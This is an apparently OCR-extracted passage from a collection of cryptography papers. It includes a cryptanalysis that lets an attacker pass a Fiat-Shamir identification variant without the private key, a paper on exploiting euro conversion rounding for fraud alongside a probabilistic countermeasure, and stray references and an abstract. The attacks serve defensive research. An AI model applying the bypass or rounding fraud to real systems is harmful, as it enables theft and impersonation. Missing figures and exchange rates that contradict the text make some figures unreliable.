1. D. Boneh, B. Lynn and H. Shacham, *Short Signatures From the Weil Pairing*, Proceedings of ASIACRYPT' 2001, Lecture Notes in Computer Science vol. 2248, Springer-Verlag, pp. 514-532, 2001.
2. D. Boneh, C. Gentry, B. Lynn and H. Shacham, *Aggregate and Verifiably Encrypted Signatures from Bilinear Maps*, Advances in Cryptology - EUROCRYPT' 2003 Proceedings, Lecture Notes in Computer Science vol. 2656, E. Biham ed., Springer-Verlag, pp. 416-432, 2003.
3. D. Boneh, C. Gentry, B. Lynn and H. Shacham, *Aggregate and Verifiably Encrypted Signatures from Bilinear Maps*, Cryptology ePrint Archive, Report 2002/175, 2002, `http://eprint.iacr.org/`.

Cryptanalysis of a Zero-Knowledge Identification Protocol of Eurocrypt '95

[*Topics in Cryptology - CT-RSA 2004, The Cryptographers' Track at the RSA Conference 2004*, Springer-Verlag, Lecture Notes in Computer Science, vol. 2964, pp. 157–162, 2004.]

Jean-Sébastien Coron and David Naccache

Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron, david.naccache}@gemplus.com

Abstract. We present a cryptanalysis of a zero-knowledge identification protocol introduced by Naccache *et al.* at Eurocrypt '95. Our cryptanalysis enables a polynomial-time attacker to pass the identification protocol with probability one, without knowing the private key.

1 Introduction

An identification protocol enables a verifier to check that a prover knows the private key corresponding to a public key associated to its identity. A protocol is zero-knowledge when the only additional information obtained by the verifier is that the prover knows the corresponding private key [2]. A famous zero-knowledge identification protocol is Fiat-Shamir's protocol [1], which is provably secure assuming that factoring is hard. The protocol requires performing multiplications modulo an RSA modulus.

A space-efficient variant of the Fiat-Shamir identification protocol was introduced by Naccache [3] and by Shamir [5] at Eurocrypt' 94. This variant requires only a few bytes of RAM, even for an RSA modulus of several thousands bits, and is provably as secure as the original Fiat-Shamir protocol. This variant is particularly interesting when the prover is implemented in a smart-card, in which the amount of RAM is very limited.

However, the time complexity of the previous variant is still quadratic in the modulus size, and its implementation on a low-cost smart-card is likely to be inefficient. At Eurocrypt '95, Naccache *et al.* introduced another Fiat-Shamir variant [4]. It uses the same idea for reducing the space-complexity, but the prover's time complexity is now quasi-linear in the modulus size (instead of being quadratic). As shown in [4], the new identification protocol can be executed on a low-cost smart-card in less than a second.

In this paper, we describe a cryptanalysis of one of [4]'s time-efficient variants. Our cryptanalysis enables a polynomial-time attacker to pass the identification protocol with probability one, without knowing the private key. We would like to stress that the basic quasi-linear time protocol introduced by [4] remains secure, since it is in fact equivalent to standard Fiat-Shamir and hence to factoring.

2 The Fiat-Shamir Protocol

We briefly recall Fiat-Shamir's identification protocol [1]. The objective of the prover is to identify itself to any verifier, by proving knowledge of a secret s corresponding to a public value v, which is associated to its identity. The protocol is zero-knowledge in that it does not reveal any additional information about s to the verifier. The security relies on the hardness of factoring an RSA modulus.

Key Generation: The authority generates a k-bit RSA modulus $n = p \cdot q$, and an integer v which is a function of the identity of the prover. Using the factorization of n, it computes a square root s of v modulo n, *i.e.* $v = s^2 \mod n$. The authority publishes (n, v) and sends s to the prover.

Identification Protocol:

1. The prover generates a random $x \leftarrow Z_n$, and sends $z = x^2 \mod n$ to the verifier.
2. The verifier sends a random bit b to the prover.
3. If $b = 0$, the prover sends $y = x$ to the verifier, otherwise it sends $y = x \cdot s \mod n$.
4. The verifier checks that $y^2 = z \cdot v^b \mod n$.
5. Steps 1-4 are repeated several time to reduce the cheating probability.

3 The Space-Efficient Variant of Fiat-Shamir's Protocol

Fiat-Shamir's protocol requires to perform multiplications modulo an RSA modulus n. It has a quadratic time and linear space complexity. Therefore, the original protocol could not be implemented on low-cost smart-cards, which in 1994 contained about 40 bytes of random access memory (RAM). Naccache [3] and Shamir [5] introduced a space-efficient variant which requires only a few bytes of RAM, even for an RSA modulus of several thousands bits, and which is provably as secure as the original Fiat-Shamir protocol.

The idea is the following: assume that the prover is required to compute $z = x \cdot y \mod n$, where x and y are two large numbers which are already stored in the smart-card (*e.g.*, in its EEPROM[1]), or whose bytes can be generated on the fly. Then instead of computing $z = x \cdot y \mod n$, the prover computes

$$z' = x \cdot y + r \cdot n$$

for a random r uniformly distributed in $[0, B]$, for a fixed bound B. The verifier can recover $x \cdot y \mod n$ by reducing z' modulo n. Moreover, when computing z', the prover does not need to store the intermediate result in RAM. Instead, the successive bytes of z' can be sent out of the card as soon as they are generated. Therefore, a smart-card implementation of the prover needs only a few bytes of RAM (see [5] or [3] for more details).

[1] The smart-card EEPROM is a re-writable memory, but the operation of writing is about one thousand time slower than writing into RAM, and can not be used to store fast-changing intermediate data during the execution of an algorithm.

As shown in [5], if B is sufficiently large, there is no loss of security in sending z' instead of z. Namely, from z one can generate $z'' = z + u \cdot n$ where u is a random integer in $[0, B]$. Letting $z = x \cdot y - \omega \cdot n$, we have:

$$z'' = x \cdot y + (u - \omega) \cdot n$$

Then, the statistical distance between the distributions induced by z' and z'' is equal to the statistical distance between the uniform distribution in $[0, B]$ and the uniform distribution in $[-\omega, B - \omega]$, which is equal to ω/B. Then, assuming that x and y are both in $[0, n]$, this gives $\omega \in [0, n]$, and the previous statistical distance is lesser than n/B. Therefore, by taking a B much larger than n (for example, $B = 2^{k+80}$, where k is the bit-size of n), the two distributions are statistically indistinguishable, and any attack against the protocol using z' would be as successful against the protocol using z.

The identification protocol is then modified as follows:

Space-Efficient Fiat-Shamir Identification Protocol:

1. The prover generates a random $x \leftarrow Z_n$ and a random $r \in [0, B]$, and sends $z = x^2 + r \cdot n$ to the verifier.
2. The verifier sends a random bit b to the prover.
3. If $b = 0$, the prover sends $y = x$ to the verifier, otherwise it sends $y = x \cdot s + t \cdot n$ for a random $t \in [0, B]$.
4. The verifier checks that $y^2 = z \cdot v^b \mod n$.
5. Steps 1-4 are repeated several time to reduce the cheating probability.

4 The Time-Efficient Variant of Fiat-Shamir's Protocol

The time complexity of the previous variant is still quadratic in the modulus size, and its implementation on a low-cost smart-card is likely to be inefficient. At Eurocrypt '95, Naccache *et al.* introduced yet another Fiat-Shamir variant [4]. It uses the same idea as Shamir's variant for reducing the space-complexity, but the prover's time complexity is now quasi-linear in the modulus size (instead of being quadratic). As shown in [4], the identification protocol can then be executed on a low-cost smart-card in less than a second.

The technique consists in representing the integers modulo a set of ℓ small primes p_i (usually, one takes the first ℓ primes). This is called the Residue Number System (RNS) representation. Letting $\Pi = \prod_{i=1}^{\ell} p_i$, by virtue of the Chinese Remainder Theorem, any integer $0 \leq x < \Pi$ is uniquely represented by the vector:

$$(x \mod p_1, \ldots, x \mod p_\ell)$$

The advantage of this representation is that multiplication is of quasi-linear complexity (instead of quadratic complexity): if x and y are represented by the vectors $(x_1, \ldots, x_\ell)$ and $(y_1, \ldots, y_\ell)$, then the product $z = x \cdot y$ is represented by:

$$(x_1 \cdot y_1 \mod p_1, \ldots, x_\ell \cdot y_\ell \mod p_\ell)$$

The size ℓ of the RNS representation is determined so that all integers used in the protocol are strictly smaller than Π; the bijection between an integer and its modular representation is then guaranteed by the Chinese Remainder Theorem. The time-efficient variant of the Fiat-Shamir protocol is the following:

Time-Efficient Variant of the Fiat-Shamir Protocol:

1. The prover generates a random $x \in [0, n]$ and a random $r \in [0, B]$, and sends $z = x^2 + r \cdot n$ to the verifier. The integers x, r and z are represented in RNS.
2. The verifier sends a random bit b to the prover.
3. If $b = 0$, the prover sends $y = x$ to the verifier, otherwise it sends $y = x \cdot s + t \cdot n$ for a random $t \in [0, B]$. The integers x, s and t are represented in RNS.
4. The verifier checks that $y^2 = z \cdot v^b \mod n$.
5. Steps 1-4 are repeated several time to reduce the cheating probability.

The only difference between this time-efficient variant and Shamir's space-efficient variant is that integers are represented in RNS. Therefore, from a security standpoint, those variants are strictly equivalent.

However, another time-efficient variant is introduced in [4], whose goal is to increase the efficiency of the verifier. The goal of this second variant is to enable the verifier to check the prover's answer in linear time when $b = 0$. In this variant, when $b = 0$, the prover also reveals r, which enables the verifier to check that $z = x^2 + r \cdot n$ by performing the computation in the RNS representation (the equality $x = x^2 + r \cdot n$ is checked modulo each of the primes p_i), which takes quasi-linear time instead of quadratic time. More precisely, this variant is the following:

Second Time-Efficient Variant of the Fiat-Shamir Protocol:

1. The prover generates a random $x \in [0, n]$ and a random $r \in [0, B]$, and sends $z = x^2 + r \cdot n$ to the verifier. The integers x, r and z are represented in RNS.
2. The verifier sends a random bit b to the prover.
3. If $b = 0$, the prover sends x and r to the verifier, in RNS representation. If $b = 1$, the prover sends $y = x \cdot s + t \cdot n$ for a random $t \in [0, B]$, where y is represented in RNS.
4. If $b = 0$, the verifier checks that $z = x^2 + r \cdot n$. The test is performed in the RNS representation. If $b = 1$, the verifier checks that $y^2 = z \cdot v \mod n$.
5. Steps 1-4 are repeated several time to reduce the cheating probability.

This second time-efficient variant is more efficient for the verifier, because when $b = 0$, the check at step 3 is performed in RNS representation, which is of quasi-linear complexity instead of quadratic complexity. Therefore, the time-complexity of this second time-efficient variant is expected to be divided by a factor of approximately two.

5 Cryptanalysis of the Second Time-Efficient Variant of Eurocrypt '95

We show that the second time-efficient variant is insecure. We describe an attacker $\mathcal{A}$ that passes the identification protocol with probability one, without knowing the private key s.

The key observation is the following: since for $b=0$, the verifier checks that $z=x^2+r\cdot n$ in the RNS representation, the equality checked by the verifier is actually:

$$z = x^2 + r \cdot n \mod \Pi \tag{1}$$

Since the attacker can choose $x, r \in [0, \Pi]$ instead of $x \in [0, n]$ and $r \in [0, B]$, we may have $x^2 + r \cdot n > \Pi$, and therefore equation (1) does not necessarily imply that $z = x^2 + r \cdot n$ holds over the integers (or equivalently, that x is a square root of z modulo n).

Moreover, since Π is the product of small primes, it is easy to compute square roots modulo Π, as opposed to computing square roots modulo n. Therefore, the attacker can generate an integer z at step 1 so that he is guaranteed to succeed if $b=1$. Then if $b=0$, the attacker will also succeed by computing a square root modulo Π, which is easy.

More precisely, at step 1, the attacker generates a random $u \in \mathbb{Z}_n$ and a random $r' \in [0, B]$, and sends $z = (u^2/v \mod n) + r' \cdot n$ to the verifier. Then at step 3, if $b=0$, the attacker generates a random $r \in [0, \Pi]$, and solves:

$$x^2 = z - r \cdot n \mod \Pi$$

Since Π is the product of small primes, it suffices to take a square root of $z - r \cdot n$ modulo each of the small primes p_i. If $z - r \cdot n$ is not a square modulo a given prime p_j, it suffices to modify the value of $r \mod p_j$ without changing $r \mod p_i$ for $i \neq j$. Eventually the attacker sends x and r to the verifier in RNS representation, and the attacker is successful with probability one.

Otherwise, if $b=1$, then the attacker sends $y = u + t \cdot n$ for a random $t \in [0, B]$, and the verifier can check that $y^2 = z \cdot v \mod n$ since $u^2 = z \cdot v \mod n$.

Therefore, in both cases, the attacker passes the identification protocol with probability one, without knowing the private key.

6 Conclusion

We have shown that one of the time-efficient Fiat-Shamir variants introduced at Eurocrypt' 95 by Naccache *et al.* is insecure. Namely, a polynomial-time attacker can pass the identification protocol with probability one, without knowing the private key. Consequently, for practical implementations, we recommend to use [4]'s first time-efficient variant rather than [4]'s second time-efficient variant, which should be avoided.

References

1. A. Fiat and A. Shamir, *How to prove yourself: Practical solutions to identification and signature problems*, Proceedings of Crypto' 86, LNCS vol. 263, 1986.
2. S. Goldwasser, S. Micali and C. Rackoff, *The knowledge complexity of interactive proof-systems*, Proceedings of the 17th Annual ACM Symposium on Theory of Computing, 291-304, 1985.
3. D. Naccache, *Method, sender apparatus and receiver apparatus for modulo operation*, European patent application no. 91402958.2, November 5, 1991.
4. D. Naccache, D. M'Raïhi, W. Wolfowicz and A. di Porto, *Are Crypto-Accelrators really inevitable ?* 20 *bit zero-knowledge in less than a second on simple* 8*-bit microcontrollers*, Proceedings of Eurocrypt '95, Lecture Notes in Computer Science, Springer-Verlag.
5. A. Shamir, *Memory efficient variants of public-key schems for smart-card applications*, Proceedings of Eurocrypt '94, Lecture Notes in Computer Science, Springer-Verlag.

Asymmetric Currency Rounding

[Y. Frankel, Ed., *Financial Cryptography 2000*, vol. 1962 of *Lecture Notes in Computer Science*, pp. 192–201, Springer-Verlag, 2001.]

David M'Raïhi[1], David Naccache[2], and Michael Tunstall[3]

[1] Gemplus Card International
3 Lagoon Drive, Suite 300, Redwood City, CA 94065, USA
david.mraihi@gemplus.com
[2] Gemplus Card International
34 rue Guynemer, Issy-les-Moulineaux, F-92447, France
david.naccache@gemplus.com
[3] Gemplus Card International
B.P. 100, Gémenos, F-13881, France
michael.tunstall@gemplus.com

Abstract. The euro was introduced on the first of January 1999 as a common currency in fourteen European nations. EC regulations are fundamentally different from usual banking practices for they forbid fees when converting national currencies to euros (fees would otherwise deter users from adopting the euro); this creates a unique fraud context where money can be made by taking advantage of the EC's official rounding rules.
This paper proposes a public-key-based protection against such attacks. In our scheme, the parties conducting a transaction can not predict whether the rounding will cause loss or gain while the expected statistical difference between an amount and its euro-equivalent decreases exponentially as the number of transactions increases.

1 Introduction

Economic and Monetary Union (in short EMU) is a further step in the ongoing process of European integration. EMU will create an area whose economic potential will sustain comparison to that of the United States. Given the size of the euro area, the euro is expected to play an important role as an international currency. As a trade invoicing currency, the euro will also extend its role way beyond direct trade relations.

Issues related to euro conversion were therefore precisely addressed [3] within the general framework of the European financial market. A specific directive stating conversion rules for currencies inside the monetary union was also prepared and issued [1]. The main objective of this directive is to provide financial institutions with a comprehensive set of rules addressing all issues related to currency conversions and currency rounding issues. Although great deal of attention was paid while standardizing the different formulae, the constraint imposed by the requirement of not introducing conversion fees (a political issue) opens the door to new fraud strategies.

In the following sections we explore fraud *scenarii* based on the actual rounding formula and present efficient counter-measures combining randomness and public-key cryptography.

2 Currency Conversion

For centuries, currency conversions have been governed by (rounded) affine functions:

$$f(x) = \text{round}\left(\frac{x}{\rho}\right) - \kappa$$

In financial terms, κ is the banker's *commission* (or *exchange fee*) expressed in the target currency, ρ is the *conversion rate* and the round function is an approximation rule such that for all x:

$$\varDelta = \left(\frac{x}{\rho} - f(x)\right) > 0$$

where $\varDelta$ represents the agent's *benefit* or *margin*.

At the beginning of 1999, the exchange rates between fourteen European currencies have been set with respect to the euro (*cf.* to appendix A) but, being an obstacle to the euro's widespread adoption, exchange fees were forbidden ($\kappa = 0$) by law. EC regulation 1103/97 specifies that the European-wide legally-binding conversion formula is:

$$f(x) = \left\lfloor \frac{x}{\rho} + \frac{1}{2} \right\rfloor$$

This formula can be adjusted for currencies that can be broken up into smaller amounts *e.g.* the British Pound can be broken up into 100 pence. Thus the formula becomes:

$$f(x) = \left\lfloor 100 \times \frac{x}{\rho} + \frac{1}{2} \right\rfloor \times \frac{1}{100}$$

As a characteristic example, the conversion of 1000 FRF into euros would be done as follows:

$$\frac{x_{\text{FRF}}}{\rho_{\text{FRF}}} = \frac{1000}{6.55957} = 152.4490172\ldots \mapsto x_{\text{EUR}} = 152.45\text{EUR}$$

The conversion between two European currencies is somewhat more intricate; the value of the first currency is converted to *scriptural* euros, rounded to three decimal places (*i.e.* 0.1 cent) and then converted into the target currency as illustrated in the next example where 1000 FRF are converted into NLGs:

$$\frac{x_{\text{FRF}}}{\rho_{\text{FRF}}} = \frac{1000}{6.55957} = 152.4490172\ldots \mapsto x_{\text{EUR}} = 152.449\text{EUR}$$

$$x_{\text{EUR}} \times \rho_{\text{NLG}} = 152.449 \times 2.20371 = 335.9533857\ldots \mapsto x_{\text{NLG}} = 335.95\text{NLG}$$

We refer the reader to [1] for further (mainly legal) details.

3 Rounding Attacks

Attacks (characterized by a negative Δ) are possible when two different amounts in a given currency collide into the same value in euros; this is only possible when the smallest subunit of the concerned currency is worth less than one cent; examples are rather common and easy to construct:

$$\frac{x_{\text{PTE}}}{\rho_{\text{PTE}}} = \frac{1100}{200.482} = 5.48678\ldots \mapsto x_{\text{EUR}} = 5.49\text{EUR}$$

$$\frac{y_{\text{PTE}}}{\rho_{\text{PTE}}} = \frac{1101}{200.482} = 5.49176\ldots \mapsto y_{\text{EUR}} = 5.49\text{EUR}$$

The smallest Portuguese unit is the *centaro* (which only exists for scriptural payments); as the smallest circulating currency unit is the *escudo*, it appears in our example that $x_{\text{EUR}} = y_{\text{EUR}}$ although $x_{\text{PTE}} \neq y_{\text{PTE}}$.

The attacker can therefore create an *escudo ex-nihilo* by investing $x_{\text{PTE}} = 1100$ and converting them to $x_{\text{EUR}} = 5.49$ using the official conversion rule; then, using the EC's formula in the opposite direction, the attacker can convert the x_{EUR} back to *escudos* and cash 1101 PTEs:

$$x_{\text{EUR}} \times \rho_{\text{PTE}} = 5.49 \times 200.482 = 1100.65 \mapsto x'_{\text{PTE}} = 1101\text{PTE}$$

Note that although more decimal places can be used, higher precision neither prevents, nor significantly slows down this potential fraud which becomes particularly relevant when automated attackers (*e.g.* home-based PCs) enter the game.

4 Probabilistic Rounding

The most obvious solution to this problem is to charge a minimal amount per transaction, effectively rounding down on every occasion. This solution would be fine for transactions that occur occasionally but not for transactions that occur frequently, especially if the concerned amount is small. The EC have tried to make the Euro as acceptable as possible and introducing a system that rounds down every transaction is more likely to be viewed as a means of making some money rather than preventing possible fraud attacks.

The alternative approach chosen in this paper consists of rounding up with a probability p and down with probability $1 - p$, thereby making the rounding unpredictable before completing the conversion process.

At its most simple this would involve rounding with a $1/2$ probability as illustrated in the following examples:

$$\begin{tikzcd}
 & x_{\text{EUR}} = 5.49 \text{ EUR} \\
\dfrac{x_{\text{PTE}}}{\rho_{\text{PTE}}} = \dfrac{1100}{200.482} = 5.48678\ldots \arrow[ur, "\text{probability } 1/2"] \arrow[dr, "\text{probability } 1/2"'] & \\
 & x_{\text{EUR}} = 5.48 \text{ EUR}
\end{tikzcd}$$

and, repeating the process in the opposite direction:


$$\begin{tikzcd}
 & x_{\text{PTE}} = 1101 \text{ PTE} \\
x_{\text{EUR}} \times \rho_{\text{PTE}} = 5.49 \times 200.482 = 1100.65 \arrow[ur, "\text{probability } 1/2"] \arrow[dr, "\text{probability } 1/2"'] & \\
 & x_{\text{PTE}} = 1100 \text{ PTE}
\end{tikzcd}$$

$$\begin{tikzcd}
 & x_{\text{PTE}} = 1099 \text{ PTE} \\
x_{\text{EUR}} \times \rho_{\text{PTE}} = 5.48 \times 200.482 = 1098.64 \arrow[ur, "\text{probability } 1/2"] \arrow[dr, "\text{probability } 1/2"'] & \\
 & x_{\text{PTE}} = 1098 \text{ PTE}
\end{tikzcd}$$

consequently, if numerous transactions are carried out money would be lost as the expected return, $E_{\text{PTE}}(1100)$, is smaller than 1100:

$$E_{\text{PTE}}(1100) = \frac{1101}{4} + \frac{1100}{4} + \frac{1099}{4} + \frac{1098}{4} = 1099.5 < 1100$$

The opposite problem appears when 1000 ESP (where $\rho_{\text{ESP}} = 166.386$) are converted back and forth:



where the expected return is:

$$E_{\text{ESP}}(1000) = \frac{999}{4} + \frac{1000}{4} + \frac{1001}{4} + \frac{1002}{4} = 1000.5 > 1000$$

It is thus possible to take advantage of probabilistic rounding as $p = 1/2$ only slows the attacker by forcing him to expect less return per transaction, but the system's overall behavior remains problematic.

To make x and $E(x)$ equal p should depend on the ratio x/ρ and compensate statistically the rounded digits.

Denoting by $\text{frac}(x) = x - \lfloor x \rfloor$ the fractional part of x, let:


$$p(x, \rho) = \text{frac}\left(100 \times \text{frac}\left(\frac{x}{\rho}\right)\right) \tag{1}$$

be the probability of rounding x currencies at rate ρ.

For example, for 1000 *pesetas* where $x_{\text{ESP}}/\rho_{\text{ESP}} = 6.0101210\ldots$, truncation yields:

$$p(1000, 166.386) = 0.01210\ldots$$

and:



This system has an expected return of:

$$\begin{aligned} E_{\text{ESP}}(1000) &= 0.00778877 \times 1002 + 0.00431123 \times 1001 \\ &\quad 0.96794442 \times 1000 + 0.01995558 \times 999 \\ &= 999.99993319 \cong 1000 \end{aligned}$$

p can be taken to a higher degree of accuracy. If the probabilities are implemented to the highest possible accuracy degree (*i.e.* all decimal places, where possible), then the expected result will be as close to the value used in the first conversion as possible.

Applied to the previous example the fraud expectation is exactly equal to $1000 + 3 \times 10^{-11}$ ESP. Greater security can only be gained by increasing the accuracy of the exchange rates themselves.

Let x be an amount in a currency whose rate is ρ and denote by $E(x)$ the fraud expectation after a currency $\mapsto$ euro probabilistic conversion of x.

We can state the following lemma:

Lemma 1. *Let x be an amount in a currency which rate is ρ and denote by $E(x)$ the fraud expectation after a back and forth (currency $\mapsto$ euro $\mapsto$ currency) probabilistic conversion of x were $p(x, \rho)$ is determined by formula 1. Then :*

$$E(x) = x$$

Proof :
Denoting by $r(x, \rho)$ the truncation of x/ρ to a two-digit precision :

$$r(x, \rho) = \lfloor \frac{100x}{\rho} \rfloor \times \frac{1}{100},$$

we redefine $p(x,\rho) = (x/\rho - r(x)) \times 100$ and evaluate $E(x)$:

$$\begin{aligned} E(x) &= r(x,\rho) \times (1-p) + (r(x,\rho) + \frac{1}{100}) \times p \\ &= r(x,\rho) + \frac{p}{100} \\ &= r(x,\rho) + \frac{(x/\rho - r(x,\rho)) \times 100}{100} \\ &= r(x,\rho) + x/\rho - r(x,\rho) = x/\rho \end{aligned}$$

and applying the same procedure in the opposite direction we get x back.

Note that since the x/ρ is a rational number, so is the probability $p(x,\rho)$ (say a/b); consequently there is no need to truncate or approximate $p(x,\rho)$, the coin toss can simply consist of picking a random number in the interval $[0, b-1]$ and comparing its value to a.

5 An Asymmetric Solution

Probabilistic rounding requires an impartial random source $\mathcal{S}$, independent of the interacting parties ($\mathcal{A}$ and $\mathcal{B}$) and (as is usual in cryptography) the best way of generating trust consists of giving neither party the opportunity to deviate from the protocol. The solution is somewhat analogous to [2].

This is hard to achieve with probabilistic rounding, as it is impossible to prove whether x/ρ was rounded correctly or not. Therefore, when $\mathcal{A}$ or $\mathcal{B}$ gains money after a few transactions, it can not be proved if this happened by chance or not. Public-key cryptography can nevertheless serve here, both as $\mathcal{S}$ and as a fair rounding proof.

When a transaction is carried out, transaction data are concatenated and signed by $\mathcal{A}$ and $\mathcal{B}$, using a deterministic signature scheme (typically an RSA [4]). The signatures are then used as randomness source to generate a number $0 \leq \tau \leq 1$ to the same amount of decimal places as the probability $p(x,\rho)$. If $\tau \leq p(x,\rho)$ then the value at the end of the transaction is rounded up, otherwise it is rounded down. Denoting by h a one-way function, the protocol is the following:

- $\mathcal{A}$ and $\mathcal{B}$ negotiate the transaction details t (including the amount to be converted).
- $\mathcal{A}$ sends to $\mathcal{B}$ a sufficiently long (160-bit) random challenge r_A.
- $\mathcal{B}$ sends to $\mathcal{A}$ a sufficiently long (160-bit) random challenge r_B.
- $\mathcal{A}$ and $\mathcal{B}$ sign $h(t, r_A, r_B)$ with their deterministic signature schemes, exchange their signatures (hereafter s_A and s_B) and check their mutual correctness.
- $\tau = s_A \oplus s_B$ is used as explained in the previous section for the rounding operation.

The signatures will convince both parties that once converted, the amount was rounded fairly and prevent $\mathcal{A}$ and $\mathcal{B}$ from perturbing the distribution of τ. Furthermore, the usage of digital signatures permits the resolution of disputes.

Lighter (symmetric) versions of the protocol can be adapted to settings where non-repudiation is not a requirement (*e.g.* the everyday exchange of small amounts) :

- $\mathcal{A}$ and $\mathcal{B}$ generate two sufficiently long random strings r_A and r_B and exchange the hash values $c_A = h(r_A)$ and $c_B = h(r_B)$.
- $\mathcal{A}$ and $\mathcal{B}$ reveal r_A and r_B and check the correctness of c_A and c_B.
- $\tau = r_A \oplus r_B$ is used for the rounding operation.

Finally, note that (as most two-party symmetric e-cash protocols) our symmetric variant is vulnerable to protocol interrupt attacks. Such attacks consist in abandoning a transaction (*e.g.* walk out of the shop) if the rounding does not happen to be in favor of the abandoning party.

6 Conclusion

This paper presented a counter-measure that prevents a fraud scenario inherent to EC regulation 1103/97. Although current regulations do not present serious problems when applied occasionally in coin and bank-note conversions, the procedures proposed in this paper is definitely preferable in large-scale electronic fund transfers where automated attacks could cause significant losses.

7 Acknowledgments and Further References

We would like to thank the anonymous referees for their useful remarks, George Davida and Yair Frankel for their kind and helpful support.

The authors would like to out that after the presentation of this paper, Ron Rivest mentioned that the probabilistic rounding idea appears in his FC'97 rumps session lottery protocol (see [5] as well).

References

1. Council Regulation (EC) No 1103/97 of June 17-th 1997 on certain provisions relating to the introduction of the euro.
2. M. Blum, *Coin flipping by telephone: a protocol for solving impossible problems*, 24-th IEEE Spring computer conference, IEEE Press, pp. 133–137, 1982.
3. DGII/D1 (EC), Note II/717/97-EN-Final, *The introduction of the euro and the rounding of currency amounts*, 1997.
4. R. Rivest, A. Shamir and L. Adleman, *A method for obtaining digital signatures and public-key cryptosystems*, CACM, vol. 21, no. 2, pp. 120–126, 1978.
5. D. Wheeler, *Transactions Using Bets*, Security protocols workshop 1996, Lecure Notes in Computer Science no. 1189, Springer-Verlag, 1997.

A Euro Exchange Rates

country	**symbol**	**currency**	ρ =**currency/euro**
Austria	ATS	schilling	13.7603
Belgium	BEC	franc	40.3399
Denmark	DKK	krona	7.43266
Finland	FIM	mark	5.94575
France	FRF	franc	6.55956
Germany	DEM	mark	1.95587
Greece	GRD	drachma	326.300
Ireland	IEP	punt	0.78786
Italy	ITL	lira	1936.27
Luxemburg	LUF	franc	40.3399
Netherlands	NLG	guild	2.20374
Portugal	PTE	escudo	200.481
Spain	ESP	peseta	166.388
Sweden	SEK	krona	8.71925

B EC Regulation 1103/97

Article 4.

1. *The conversion rates shall be adopted as one euro expressed in terms of each of the national currencies of the participating Member States. They shall be adopted with six significant figures.*
2. *The conversion rates shall not be rounded or truncated when making conversions.*
3. *The conversion rates shall be used for conversions either way between the euro unit and the national currency units. Inverse rates derived from the conversion rates shall not be used.*
4. *Monetary amounts to be converted from one national currency unit into another shall first be converted into a monetary amount expressed in the euro unit, which amount may be rounded to not less than three decimals and shall then be converted into other national currency unit. No alternative method of calculation may be used unless it produces the same results.*

Article 5.

Monetary amounts to be paid or accounted for when a rounding takes place after a conversion into the euro unit pursuant to Article 4 shall be rounded up or down to the nearest cent. Monetary amounts to be paid or accounted for which are converted into a national currency unit shall be rounded up or down to the nearest sub-unit or in the absence of a sub-unit to the nearest unit, or according to national law or practice to a multiple or fraction of the sub-unit or unit of the national currency unit. If the application of the conversion rate gives a result which is exactly half-way, the sum shall be rounded up.

How to Copyright a Function?

[H. Imai and Y. Zheng, Eds., *Public-Key Cryptography*, vol. 1560 of *Lecture Notes in Computer Science*, pp. 188–196, Springer-Verlag, 1999.]

David Naccache[1], Adi Shamir[2], and Julien P. Stern[3]

[1] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
david.naccache@gemplus.com
[2] Weizmann Institute of Science, Applied Mathematics Department
76100 Rehovot, Israel
shamir@wisdom.weizmann.ac.il
[3] UCL Cryptography Group
Bâtiment Maxwell, place du Levant 3, 1348 Louvain-la-Neuve, Belgium
stern@dice.ucl.ac.be
[4] Université de Paris-Sud, Laboratoire de Recherche en Informatique
Bâtiment 490, 91405 Orsay, France
stern@lri.fr

Abstract. This paper introduces a method for tracking different copies of functionally equivalent algorithms containing identification marks known to the attacker. Unlike all previous solutions, the new technique does not rely on any marking assumption and leads to a situation where each copy is either traceable or so severely damaged that it becomes impossible to store in polynomial space or run in polynomial time.

